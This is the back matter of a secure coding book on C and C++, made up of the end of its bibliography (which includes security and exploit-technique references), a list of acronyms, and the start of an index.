[Randazzo 2004] Randazzo, M. R., M. Keeney, D. Cappelli, A. Moore, and E. Kowalski. *Insider Threat Study: Illicit Cyber Activity in the Banking and Finance Sector,* 2004. www.secretservice.gov/ntac/its_report_040820.pdf.

[Rational 2003] Rational Software Corporation. *Rational® PurifyPlus, Rational® Purify®, Rational® PureCoverage®, Rational® Quantify®, Installing and Getting Started, Version: 2003.06.00, Part Number: 800-026184-000* (Product Manual), 2003. ftp://ftp.software.ibm.com/software/rational/docs/v2003/unix_solutions/pdf/purifyplus/install_and_getting_started.pdf.

[Reinders 2007] James, R. *Intel Threading Building Blocks*. Sebastopol, CA: O'Reilly, 2007.

[Richards 1979] Richards, M., and C. Whitby-Strevens. *BCPL: The Language and Its Compiler*. New York: Cambridge University Press, 1979.

[Richarte 2002] Richarte, G. *Four Different Tricks to Bypass StackShield and StackGuard Protection,* 2002. www.coresecurity.com/files/attachments/StackGuard.pdf.

[Richter 1999] Richter, J. *Programming Applications for Microsoft, Fourth Edition.* Redmond, WA: Microsoft Press, 1999.

[Rivas 2001] Rivas, J. M. B. "Overwriting the .dtors Section," 2001. http://synnergy.net/downloads/papers/dtors.txt.

[rix 2000] rix. "Smashing C++ Vptrs." *Phrack*, vol. 0xa, issue 0x38, 05.01.2000, 0x08[0x10] (2000). www.phrack.com/issues.html?issue=56&id=8.

[Rodrigues 2009] Rodrigues, G. "Taming the OOM Killer." LWN.net, 2009. http://lwn.net/Articles/317814/.

[Rogers 1998] Rogers, L. R. *rlogin(1): The Untold Story* (CMU/SEI-98-TR-017 ADA358797). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 1998. www.sei.cmu.edu/library/abstracts/reports/98tr017.cfm.

[Ruwase 2004] Ruwase, O., and M. S. Lam. "A Practical Dynamic Buffer Overflow Detector." In *Proceedings of the 11th Annual Network and Distributed System Security Symposium, San Diego, CA, February 5–6, 2004*, pp. 159–69. Reston, VA: Internet Society, 2004. http://suif.stanford.edu/papers/tunji04.pdf.

[Saltzer 1974] Saltzer, J. H. "Protection and the Control of Information Sharing in Multics." *Communications of the ACM* 17, no. 7 (1974): 388–402.

[Saltzer 1975] Saltzer, J. H., and M. D. Schroeder. "The Protection of Information in Computer Systems." *Proceedings of the IEEE* 63, no. 9 (1975): 1278–1308.

[Schneider 1999] Schneider, F. B., ed., National Research Council, Committee on Information Systems Trustworthiness. *Trust in Cyberspace*. Washington, DC: National Academy Press, 1999.

[Schneier 2004] Schneier, B. *Secrets and Lies: Digital Security in a Networked World*. Indianapolis, IN: Wiley, 2004.

[Scut 2001] Scut/Team Teso. *Exploiting Format String Vulnerabilities,* 2001. http://crypto.stanford.edu/cs155old/cs155-spring08/papers/formatstring-1.2.pdf.

[Seacord 2005] Seacord, R. C. "Wide-Character Format String Vulnerabilities: Strategies for Handling Format String Weaknesses." *Dr. Dobb's Journal* 30, no. 12 (2005): 63–66. www.drdobbs.com/cpp/wide-character-format-string-vulnerabili/184406350.

[Seacord 2008] Seacord, R. C. *The CERT C Secure Coding Standard*. Boston: Addison-Wesley, 2008.

[Seacord 2012a] Seacord, R., et al. ISO/IEC TS 17961 Draft. *Information Technology—Programming Languages, Their Environments and System Software Interfaces—C Secure Coding Rules*, 2012.

[Seacord 2012b] Seacord, R., W. Dormann, J. McCurley, P. Miller, R. Stoddard, D. Svoboda, and J. Welch. *Source Code Analysis Laboratory (SCALe)* (CMU/SEI-2012-TN-013). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 2012. www.sei.cmu.edu/library/abstracts/reports/12tn013.cfm.

[SEI 2012a] Software Engineering Institute. *Secure Coding Standards*, 2012. https://www.securecoding.cert.org/confluence/display/seccode/CERT+Secure+Coding+Standards.

[SEI 2012b] Software Engineering Institute. *CERT C++ Secure Coding Standard*, 2012. https://www.securecoding.cert.org/confluence/pages/viewpage.action?pageId=637.

[SEI 2012c] Software Engineering Institute. *CERT Perl Secure Coding Standard*, 2012. https://www.securecoding.cert.org/confluence/display/perl/CERT+Perl+Secure+Coding+Standard.

[SEI 2012d] Software Engineering Institute. *CERT C Secure Coding Standard*, 2012. https://www.securecoding.cert.org/confluence/display/seccode/CERT+C+Secure+Coding+Standard.

[Shacham 2007] Shacham, H. "The Geometry of Innocent Flesh on the Bone: Return-Into-Libc without Function Calls (on the x86)." *Proceedings of the 14th ACM Conference/Computer and Communications Security (CCS '07), Whistler, Canada, October 28–31, 2007.* New York: ACM Press, 2007.

[Shankar 2001] Shankar, U., K. Talwar, J. S. Foster, and D. Wagner. "Detecting Format String Vulnerabilities with Type Qualifiers." In *Proceedings of the 10th USENIX Security Symposium, Washington, DC, August 13–17, 2001*, pp. 201–18. Berkeley, CA: USENIX Association, 2001.

[Shannon 2011] Shannon, G. E. Statement of Gregory E. Shannon, Chief Scientist for Computer Emergency Readiness Team (CERT). In *Examining the Homeland Security Impact of the Obama Administration's Cybersecurity Proposal. Hearing before the*

Subcommittee on Cybersecurity, Infrastructure Protection, and Security Technologies of the Committee on Homeland Security. House of Representatives, 112th Congress, 1st Session, Serial No. 112–33. June 24, 2011. Software Engineering Institute, Carnegie Mellon University, 2011.
www.gpo.gov/fdsys/pkg/CHRG-112hhrg72253/pdf/CHRG-112hhrg72253.pdf.

[Sindre 2000] Sindre, G., and A. Opdahl. "Eliciting Security Requirements by Misuse Cases." In *Proceedings of TOOLS Pacific 2000, Sydney, Australia, November 20–23, 2000*, pp. 120–30. Los Alamitos, CA: IEEE Computer Society Press, 2000.

[Sindre 2002] Sindre, G., S. Opdahl, and B. Brevik. "Generalization/Specialization as a Structuring Mechanism for Misuse Cases." In *Proceedings of the Second Symposium on Requirements Engineering for Information Security (SREIS 2002), Raleigh, NC, October 16, 2002*. Lafayette, IN: CERIAS, Purdue University, 2002.

[Sindre 2003] Sindre, G., D. G. Firesmith, and A. L. Opdahl. "A Reuse-Based Approach to Determining Security Requirements." In *Proceedings of the 9th International Workshop on Requirements Engineering: Foundation for Software Quality (REFSQ'03), Klagenfurt/Velden, Austria, June 16–17, 2003*, pp. 127–36. Essen, Germany: Essener Informatik Beitrage, 2003.

[Sinha 2005] Sinha, P. "A Memory-Efficient Doubly Linked List." *Linux Journal* 129 (2005): 38.

[Smashing 2005] "BSD Heap Smashing," 2005.
http://thc.org/root/docs/exploit_writing/BSD-heap-smashing.txt.

[Solar 2000] Solar Designer. "JPEG COM Marker Processing Vulnerability in Netscape Browsers," 2000. www.openwall.com/advisories/OW-002-netscape-jpeg.txt.

[Soo Hoo 2001] Soo Hoo, K., J. W. Sudbury, and J. R. Jaquith. "Tangible ROI through Secure Software Engineering." *Secure Business Quarterly* 1, no. 2 (2001): 1–3.

[Stein 2001] Stein, L. D. *Network Programming with Perl*. Boston: Addison-Wesley, 2001.

[Stroustrup 1986] Stroustrup, B. *The C++ Programming Language*. Reading, MA: Addison-Wesley, 1986.

[Stroustrup 1997] Stroustrup, B. *The C++ Programming Language, Third Edition*. Reading, MA: Addison-Wesley, 1997.

[Sutter 2005] Sutter, H., and A. Alexandrescu. *C++ Coding Standards: 101 Rules, Guidelines, and Best Practices*. Boston: Addison-Wesley, 2005.

[Sutter 2008] Sutter, H. "Lock-Free Code: A False Sense of Security." *Dr. Dobb's Journal*, September 2008. http://collaboration.cmc.ec.gc.ca/science/rpn/biblio/ddj/Website/articles/DDJ/2008/0809/080801hs01/080801hs01.html.

[Swiderski 2004] Swiderski, F., and W. Snyder. *Threat Modeling*. Redmond, WA: Microsoft Press, 2004.

[Taylor 2012] Taylor, B., M. Bishop, D. Burley, S. Cooper, R. Dodge, and R. Seacord. "Teaching Secure Coding: Report from Summit on Education in Secure Software." In *Proceedings of the 43rd ACM Technical Symposium on Computer Science Education (SIGCSE '12), Raleigh, NC, February 29–March 3, 2012*, pp. 581–82. New York: ACM Press, 2012. http://doi.acm.org/10.1145/2157136.2157304.

[Thinking 1990] Thinking Machines Corporation. *Getting Started in C*. Cambridge, MA: Thinking Machines Corporation, 1990.

[Thomas 2002] Thomas, D. *Cyber Terrorism and Critical Infrastructure Protection*. Testimony before the Committee on House Government Reform Subcommittee on Government Efficiency, Financial Management and Intergovernmental Relations, July 24, 2002.

[TIS 1995] Tool Interface Standard Committee. *Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification, Version 1.2,* 1995.

[Tsai 2001] Tsai, T., and N. Singh. *Libsafe 2.0: Detection of Format String Vulnerability Exploits*. White paper, Avaya Labs, February 6, 2001. http://pubs.research.avayalabs.com/pdfs/ALR-2001-018-whpaper.pdf.

[Unicode 2012] The Unicode Consortium. The Unicode Standard, Version 6.2.0. Mountain View, CA: Unicode Consortium, 2012. www.unicode.org/versions/Unicode6.2.0.

[Valgrind 2004] Valgrind. "Valgrind Latest News," 2004. http://valgrind.org.

[van de Ven 2004] van de Ven, A. *New Security Enhancements in Red Hat Enterprise Linux v.3,* update 3, 2004. www.redhat.com/f/pdf/rhel/WHP0006US_Execshield.pdf.

[Viega 2002] Viega, J., and G. McGraw. *Building Secure Software: How to Avoid Security Problems the Right Way*. Boston: Addison-Wesley, 2002.

[Viega 2003] Viega, J., and M. Messier. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003.

[Wagle 2003] Wagle, P., and C. Cowan. "StackGuard: Simple Stack Smash Protection for GCC." In *Proceedings of the GCC Developers Summit, Ottawa, Ontario, Canada, May 25–27, 2003*, pp. 243–56. www.lookpdf.com/15020-stackguard-simple-stack-smash-protection-for-gcc-pdf.html.

[Wallnau 2002] Wallnau, K. C., S. Hissam, and R. C. Seacord. *Building Systems from Commercial Components*. Boston: Addison-Wesley, 2002.

[Warren 2003] Warren, H. S. Jr. *Hacker's Delight*. Boston: Addison-Wesley, 2003.

[Watson 2007] Watson, R. N. M. "Exploiting Concurrency Vulnerabilities in System Call Wrappers." In *Proceedings of the 1st USENIX Workshop on Offensive Technologies, Boston, MA, August 6–10, 2007*. Berkeley, CA: USENIX Association, 2007.

[Weaver 2004] Weaver, N., and V. Paxson. "A Worst-Case Worm." In *Proceedings of the Third Annual Workshop on Economics and Information Security (WEIS04), Minneapolis, MN, May 13–14, 2004*. www.dtc.umn.edu/weis2004/weaver.pdf.

[Wheeler 2003] Wheeler, D. *Secure Programming for Linux and Unix HOWTO—Creating Secure Software*, 2003. www.dwheeler.com/secure-programs.

[Wheeler 2004] Wheeler, D. A. *Secure Programmer: Countering Buffer Overflows*, 2004. www-106.ibm.com/developerworks/linux/library/l-sp4.html.

[Wikipedia 2012a] Wikipedia. "Amdahl's Law," 2012. http://en.wikipedia.org/wiki/Amdahl's_law.

[Wikipedia 2012b] Wikipedia. "Concurrency (Computer Science)," 2012. http://en.wikipedia.org/wiki/Concurrency_(computer_science).

[Wikipedia 2012c] Wikipedia. "Concurrent Computing," 2012. http://en.wikipedia.org/wiki/Concurrent_computing.

[Wilander 2003] Wilander, J., and M. Kamkar. "A Comparison of Publicly Available Tools for Dynamic Buffer Overflow Prevention." In *Proceedings of the 10th Network and Distributed System Security Symposium, San Diego, California, February 6–7, 2003*, pp. 149–62. Reston, VA: Internet Society, 2003.

[Wilson 2003] Wilson, M. "Generalized String Manipulation: Access Shims and Type Tunneling." *C/C++ Users Journal* 21, no. 8 (2003): 24–35.

[Wojtczuk 1998] Wojtczuk, R. "Defeating Solar Designer Non-Executable Stack Patch" (Bugtraq Archive), 1998. http://copilotco.com/mail-archives/bugtraq.1998/msg00162.html.

[Xie 2004] Xie, N., N. R. Mead, P. Chen, M. Dean, L. Lopez, D. Ojoko-Adams, and H. Osman. *SQUARE Project: Cost/Benefit Analysis Framework for Information Security Improvement Projects in Small Companies* (CMU/SEI-2004-TN-045, ADA431118). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 2004. www.sei.cmu.edu/library/abstracts/reports/04tn045.cfm.

[Yu 2009] Yu, F., T. Bultan, and O. H. Ibarra. "Symbolic String Verification: Combining String Analysis and Size Analysis." In *Proceedings of the 15th International Conference on Tools and Algorithms for the Construction and Analysis of Systems: Held as Part of the Joint European Conferences on Theory and Practice of Software, York, UK, March 22–29, 2009*. Lecture Notes in Computer Science. Berlin: Springer-Verlag, 2009.

Acronyms

ABI	Application binary interface
ACL	Access control list
AFP	AppleTalk Filing Protocol
AFS	Andrew File System
AIR	As-if infinitely ranged
ANSI	American National Standards Institute
API	Application programming interface
APT	Advanced persistent threat
ASCII	American Standard Code for Information Interchange
ASLR	Address space layout randomization
ASN	Abstract syntax notation
ATM	Automated teller machine
BCPL	Basic Combined Programming Language
BFF	Basic Fuzzing Framework (CERT software testing tool)
BP	Base pointer
BSD	Berkeley Software Distribution
BSS	Block started by symbol
CDE	Common desktop environment
CFS	Cryptographic File System

CISC	Complex instruction set computer
CMOS	Complementary metal oxide semiconductor
CMU	Carnegie Mellon University
CPP	C preprocessor
CPU	Central processing unit
CR	Carriage return
CRED	C range error detector
CRT	C runtime
CSI	Computer Security Institute
CVS	Concurrent Versions System
DAG	Directed acyclic graph
DARPA	Defense Advanced Research Projects Agency
DCOM	Distributed component object model
DEP	Data execution prevention
DFS	Distributed file system
DHCP	Dynamic Host Configuration Protocol
DHS	Department of Homeland Security
DLL	Dynamic-link library
DoS	Denial of service
DRAM	Dynamic Random-Access Memory
EBP	Extended base pointer
EGID	Effective group ID
EIP	Extended Instruction Pointer
ELF	Executable and linking format
EOF	End-of-file
EUID	Effective user ID
EXE	Executable
FD	Forward pointer
FedCIRC	Federal Computer Incident Response Center
FOE	Failure Observation Engine (CERT software testing tool)
FTP	File transfer protocol
GB	Gigabyte
GC	Garbage collector

GCC	GNU C Compiler (also GNU Compiler Collection)
GDB	GNU debugger
GID	Group ID
GMP	GNU multiple precision (arithmetic library)
GNU	GNU’s Not UNIX!
GOT	Global offset table
GSWTK	Generic Software Wrappers Toolkit
GUI	Graphical user interface
HFS+	Hierarchical File System Extended Format
HP-UX	Version of UNIX running on Hewlett-Packard workstations
HTML	Hypertext markup language
HTTP	Hypertext transfer protocol
IAT	Import address table
IBM	International Business Machines
ID	Identification
IDS	Intrusion detection software
IE	Internet Explorer
IEC	International Electrotechnical Commission
IEEE	Institute of Electrical and Electronics Engineers
IIS	Internet information server
I/O	Input/output
IP	Internet protocol
IPC	Interprocess communication
IRC	Internet relay chat
ISC	Internet Systems Consortium
ISO	International Organization for Standardization
IT	Information technology
JDK	Java Development Kit
JFS	Journaled File System
JIT	Just-in-time
JNI	Java Native Interface
JPEG	Joint Photographic Experts Group
LF	Line feed

LHS	Left-hand side
LIFO	Last in, first out
LSD	Last Stage of Delirium (Research Group)
MDAC	Microsoft Data Access Components
MIME	Multipurpose Internet mail extensions
MIPS	Million instructions per second
MIT	Massachusetts Institute of Technology
MS	Microsoft
MTA	Mail transfer agent
NaI	Not an Integer
NaN	Not a Number
NCS	National Communications System
NFS	Network file system
NIPC	National Infrastructure Protection Center
NIST	National Institute of Standards and Technology
NTBS	Null-terminated byte string
NTMBS	Null-terminated multibyte string
NVD	National Vulnerability Database
OS	Operating system
OSF	Open Software Foundation
PC	Program counter
PE	Portable executable
PEB	Process environment block
PID	Process identifier
PLT	Procedure linkage table
RAII	Resource Acquisition Is Initialization
RAM	Random access memory
RDS	Remote data services
RFC	Request for comments
RGID	Real group ID
RHS	Right-hand side
ROM	Read-only memory
RPC	Remote procedure call

RTC	Runtime checks
RTL	Runtime linker
RTTI	Runtime type information
RUID	Real user ID
SANS	SysAdmin, Audit, Network, Security (Institute)
SATE	Static Analysis Tool Exposition
SCADA	Supervisory control and data acquisition
SCALe	Source Code Analysis Laboratory
SDK	Software Development Kit
SDL	Security Development Lifecycle
SEH	Structured exception handling
SEI	Software Engineering Institute
SIMD	Single instruction, multiple data
SMB	Server Message Block
SMP	Symmetric multiprocessing
SP	Stack pointer
SQL	Structured Query Language
SQUARE	System Quality Requirements Engineering
SSCC	Safe-Secure C/C++
SSE	Streaming SIMD Extensions
SSGID	Saved set-group-ID
SSH	Secure Shell
SSP	Stack-Smashing Protector
SSUID	Saved set-user-ID
STL	Standard template library
SVR4	AT&T/USL UNIX System V Release 4
TCP	Transmission control protocol
TEB	Thread environment block
TIS	Tool Interface Standards (Committee)
TOATTOU	Time-of-audit-to-time-of-use
TOCTOU	Time of check, time of use (see also TOCTTOU)
TOCTTOU	Time-of-check-to-time-of-use
TORTTOU	Time-of-replacement-to-time-of-use

TR	Technical report
TSP	Team Software Process
TSP-Secure	Team Software Process for Secure Software Development
UDF	Universal Disk Format
UDP	User datagram protocol
UFS	UNIX file system
UID	User identifier
UNC	Universal naming convention
URL	Uniform resource locator
USL	UNIX System Laboratories
VEH	Vectored exception handling
VLA	Variable-length array
VM	Virtual memory or virtual machine
VPN	Virtual private network
VPTR	Virtual pointer
VTBL	Virtual function table
XDR	External data representation
XML	Extensible markup language
XSI	X/Open System Interface
XSS	Cross-site scripting

Index

Note: Page numbers followed by *f* and *t* indicate figures and tables, respectively. Footnotes are indicated by *n*.